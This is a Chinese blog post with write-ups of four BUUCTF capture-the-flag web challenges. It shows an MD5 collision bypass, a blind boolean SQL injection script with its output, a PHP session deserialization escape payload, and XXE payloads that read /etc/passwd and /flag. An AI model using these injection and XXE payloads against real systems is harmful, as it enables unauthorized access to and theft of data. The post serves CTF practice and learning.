

buuctf刷题记录

原创


ta3shi 于 2020-08-06 21:41:58 发布 518 收藏

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12 篇文章 0 订阅

订阅专栏

8月6日 buuctf

[MRCTF2020]Ez_bypass

知识点MD5绕过, php特性

打开得到源码

```

I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice??";
                }
            }
            else{
                echo 'You can not get it !';
            }
        }
        else{
            die('only one way to get the flag');
        }
    }
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first

```

MD5强比较，试试数组绕过：

Warning: md5() expects parameter 1 to be string, array given in `/var/www/html/index.php` on line 48
You are not a real hacker!

网上找个强绕过的值，然后passwd根据php特性传入1234567s(数据加任意字符即可)

```


id=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8E
gg=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8E

```

```
I put something in F12 for you include 'flag.php'; $flag='
step'; if(isset($_POST['passwd'])) { $passwd=$_POST['pas
get it !'; } } else{ die('only one way to get the flag'); } } els
$flag="flag{33378630-d20e-4d95-948f-4932678efdc}"
?> By Retr_0
```

ok

[BJDCTF 2nd]简单注入



扫到robots.txt,发现hint.txt, 打开看到

```
Only u input the correct password then u can get the flag
and p3rh4ps wants a girl friend.
```

```
select * from users where username='$_POST["username"]' and password='$_POST["password"]';
```

测试发现过滤了',union,select等注入词, 看看大佬的做法

用admin\来将'转义, 后面就可以用整数型注入,试试or 1#,再试试or 0#

BJD needs to be stronger

You konw ,P3rh4ps
needs a girl friend

贴上代码,select被过滤了我实在想不到怎么注入得到数据, 看大佬的发现直接username和password, 学到了...

```

import requests
import time as ti

url='http://43be6073-99d9-4a0c-b28b-3a35fd75574e.node3.buuoj.cn/index.php'
result = ''

for x in range(1, 50):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload="or ascii(substr((database()),%d,1))>%d#"%(x,mid)
        #payload="or ascii(substr((username),%d,1))>%d#"%(x,mid)
        #payload="or ascii(substr((password),%d,1))>%d#"%(x,mid)
        data = {
            "username":"admin\\",
            "password":payload
        }
        #print(payload)
        response = requests.post(url,data=data)
        if 'BJD needs to' in response.text:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2
    print(mid)
    result += chr(int(mid))
print(result)

```

最后得到username=admin,password=OhyOuFOuNdit, 登录就行啦




```

-> # python3 bool_modle.py
79
0
104
0h
121
0hy
79
0hy0
117
0hyOu
70
0hyOuF
79
0hyOuFO
117
0hyOuFOu
78
0hyOuFOuN
100
0hyOuFOuNd
105
0hyOuFOuNdi
116
0hyOuFOuNdit
32
0hyOuFOuNdit

```

<https://blog.csdn.net/Realiy>



[安洵杯 2019]easy_serialize_php

php代码审计，反序列化

打开得到以下源码

```

<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'\/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

f=phpinfo, 在其中找到了疑似flag的文件

arg_separator.output	α	α
auto_append_file	d0g3_f1ag.php	d0g3_f1ag.php

可以用extract(\$_POST)来传入我们想要的值, 可以看到f=show_image时可以读取文件, 但是img直接传会sha1加密, 所以可以想到传SESSION的值来反序列化, 由filter函数看到seesion值里有php或flag会替换掉, 我们就可以将传入的值改变一下。

如我们传入payload1

```

_SESSION['flagflagflag']=aaaa";s:3:"aaa";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}

```

```
a:4:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:12:"flagflagflag";s:55:"aaaa";s:3:"aaa";s:3:
```

由于flag替换为空，变成了

```
a:4:{s:4:"user";s:5:"guest";s:8:"function";s:10:"show_image";s:12:"";s:55:"aaaa";s:3:"aaa";s:3:"img";s:20:"
```


其中";s:55:"aaaa部分正好12个字符，后面又有"闭合，就可以得到

```
array(4) {
  ["user"]=>
  string(5) "guest"
  ["function"]=>
  string(10) "show_image"
  ["";s:55:"aaaa"]=>
  string(3) "aaa"
  ["img"]=>
  string(20) "ZDBnM19mMWFnLnBocA=="
}
```

传入payload1，我们得到：

```
<!--?php
$flag = 'flag in /d0g3_fl1lllllag';
?-->
<html>
  <head></head>
  <body></body> == $0
</html>
```


再将上文base64传入得到



```
<html>
  <head></head>
  <body>flag{80078807-0c01-4af2-bf48-5929faefb94e}
  </body> == $0
</html>
```

[NCTF2019]Fake XML cookbook

xml的xxe攻击




随便输入一个账号看数据流

```
<user><username>admin</username><password>admin</password></user>
```

猜测是xxe攻击

抓包测试一下



可以读取/etc/passwd

测试命令执行


```
<!DOCTYPE ANY [  
  <!ENTITY admin SYSTEM "except://ls">  
>  
<user><username>&admin;</username><password>123456</password></user>
```

发现不支持，最后发现是猜flag位置

最终payload

```
<!DOCTYPE ANY [  
  <!ENTITY admin SYSTEM "file:///flag">  
>  
<user><username>&admin;</username><password>123456</password></user>
```

The screenshot displays the developer tools of a web browser, split into two panes. The left pane shows the raw HTTP request, and the right pane shows the raw HTTP response.

Request (Left Pane):

```
1 POST /doLogin.php HTTP/1.1  
2 Host: c40802da-deb6-4fb7-ab53-df6d2ccd9.node3.buuoj.cn  
3 Content-Length: 134  
4 Accept: application/xml, text/xml, */*; q=0.01  
5 X-Requested-With: XMLHttpRequest  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/  
7 Content-Type: application/xml; charset=UTF-8  
8 Origin: http://c40802da-deb6-4fb7-ab53-df6d2ccd9.node3.buuoj.  
9 Referer: http://c40802da-deb6-4fb7-ab53-df6d2ccd9.node3.buuoj.  
10 Accept-Encoding: gzip, deflate  
11 Accept-Language: zh-CN, zh; q=0.9  
12 Connection: close  
13  
14  
15  
16 <!DOCTYPE ANY [  
17 <!ENTITY admin SYSTEM "file:///flag">  
18 ]>  
19 <user>  
  <username>  
    &admin;  
  </username>  
  <password>  
    123456  
  </password>  
</user>
```

Response (Right Pane):

```
1 HTTP/1.1 200 OK  
2 Server: openresty  
3 Date: Thu, 06 Aug 2020 13:41:31 GMT  
4 Content-Type: text/html; charset=utf-8  
5 Content-Length: 85  
6 Connection: close  
7 Vary: Accept-Encoding  
8 X-Powered-By: PHP/7.4.0RC6  
9  
10 <result>  
  <code>  
    0  
  </code>  
  <msg>  
    flag{d00498b3-24f5-42ac-9085-e7b03f0f403d}  
  </msg>  
11 </result>
```

<https://blog.csdn.net/Realiy>